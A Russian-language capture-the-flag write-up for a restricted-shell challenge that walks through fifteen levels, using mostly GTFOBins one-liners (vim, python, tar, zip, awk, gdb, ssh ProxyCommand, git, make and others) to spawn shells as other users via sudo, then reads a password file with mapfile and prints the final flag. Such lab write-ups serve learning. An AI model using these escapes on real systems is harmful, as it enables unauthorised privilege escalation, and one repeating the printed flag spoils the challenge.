
Bash - Restricted shells

**Для всех комнат первой командой используется sudo –l чтобы узнать, что можно использоваться для повышения.**

**Почти все способы повешения взяты с GTFObins**


**USER 0**

Подключаемся по ssh, пробуем запустить sudo –l и сразу же получаем ошибку




Из ошибки поминаем что мы находимся в rbash

С помощью ./ и TAB можем изучить что есть в системе и находим step1/vim из чего следует что нам нужно использовать vim для выхода из rbash




1. Запускаем vim
2. Нажимаем “ : ” и прописываем set shell=/bin/bash
3. Нажимаем Enter, снова нажимаем двоеточие и пишем shell
4. Переходим во вторую комнату




**USER 1**

Во второй комнате пропишем sudo –l и снова получим ошибку. Ошибка связанна с переменным окружением




Исправим это с помощью export PATH=/usr/bin:/bin



Все успешно получилось, и видим, что пользователь app-script-ch14-2 может запустить python без пароля root. Обратимся к gtfobins и найдем способ повышение

1. Запускаем python от другого пользователя с помощью команды /usr/bin/sudo -u app-script-ch14-2 /usr/bin/python
2. Прописываем import os
3. Прописываем os.system("/bin/bash")
4. Переходим в следующую комнату




**USER 2**

Прописываем sudo –l и видим, что можно использовать tar

Снова обратимся к gtfobins и найдем способ повышения

sudo -u app-script-ch14-3 /bin/tar cf /dev/null testfile --checkpoint=1 --checkpoint-action=exec=/bin/bash



**USER 3**

Прописываем sudo –l и видим, что можно использовать zip

TF=$(mktemp -u)


sudo -u app-script-ch14-4 /usr/bin/zip $TF /etc/hosts -T -TT 'bash #'



**USER 4**

Прописываем sudo –l и видим, что можно использовать awk


sudo -u app-script-ch14-5 /usr/bin/awk 'BEGIN {system("/bin/bash")}'



**USER 5**

Прописываем sudo –l и видим, что можно использовать gdb

sudo -u app-script-ch14-6 gdb -nx -ex '!bash' -ex quit




**USER 6**

Прописываем sudo –l и видим, что можно использовать pico

1.Прописываем в консоль sudo -u app-script-ch14-7 /usr/bin/pico -s "/bin/bash"

2. В открывшемся редакторе пишем /bin/bash и нажимаем CTRL+T




**USER 7**

Прописываем sudo –l и видим, что можно использовать scp

Метод указанный на gtfbins не работает, тк scp не принимает команду и выдает ошибку lost connection


1. Создаем директорию /tmp/unlu
2. Записываем в файл unl.sh строку ‘sh 0<&2 1>&2’
3. Задаем права на исполнение для unl.sh
4. Запускаем с sudo от юзера, который может это делать



**USER 8**

Прописываем sudo –l и видим, что можно использовать env

Обратимся к gtfobins sudo -u app-script-ch14-9 env /bin/bash



**USER 9**

Прописываем sudo –l и видим, что можно использовать ssh

sudo -u app-script-ch14-10 ssh -o ProxyCommand=';sh 0<&2 1>&2' x




**USER 10**


Прописываем sudo –l и видим, что можно использовать git

На gtfobins есть несколько вариантов, начнем с первого

sudo -u app-script-ch14-11 PAGER='sh -c "exec sh 0<&1"' git -p help . Этот вариант не подошел, так как у нас нет прав на изменение $PAGER

Следующий вариант sudo -u app-script-ch14-11 git -p help config отработал и позволил нам в конце вывода дописать !/bin/bash что дало возможность перейти в след комнату






**USER 11**

Прописываем sudo –l и видим, что можно использовать make

sudo -u app-script-ch14-12 make -s --eval=$'x:\n\t-'"/bin/bash"



**USER 12**

Прописываем sudo –l и видим, что можно использовать script

sudo -u app-script-ch14-13 script -q /dev/null



**USER 13**

Прописываем sudo –l и видим, что можно использовать rbash --


sudo -u app-script-ch14-14 rbash --




**USER 14**

Добираемся до последней комнаты и снова получаем ошибку аналогичную первой комнате

С помощью vim выйти из rbash не получится, тк он находится в другой директории



Изучим что мы можем использовать с помощью нажатия TAB и видим, что можем использовать mapfile. Mapfile – встроенная команда оболочки bash для чтения строк из файла/массива



С помощью mapfile FLAG < ../.passwd записываем данные из .passwd в $FLAG и затем выводим его echo $FLAG, и забираем флаг 3sc@p3\_G@m3s\_@r3\_R34lly\_Fun!!

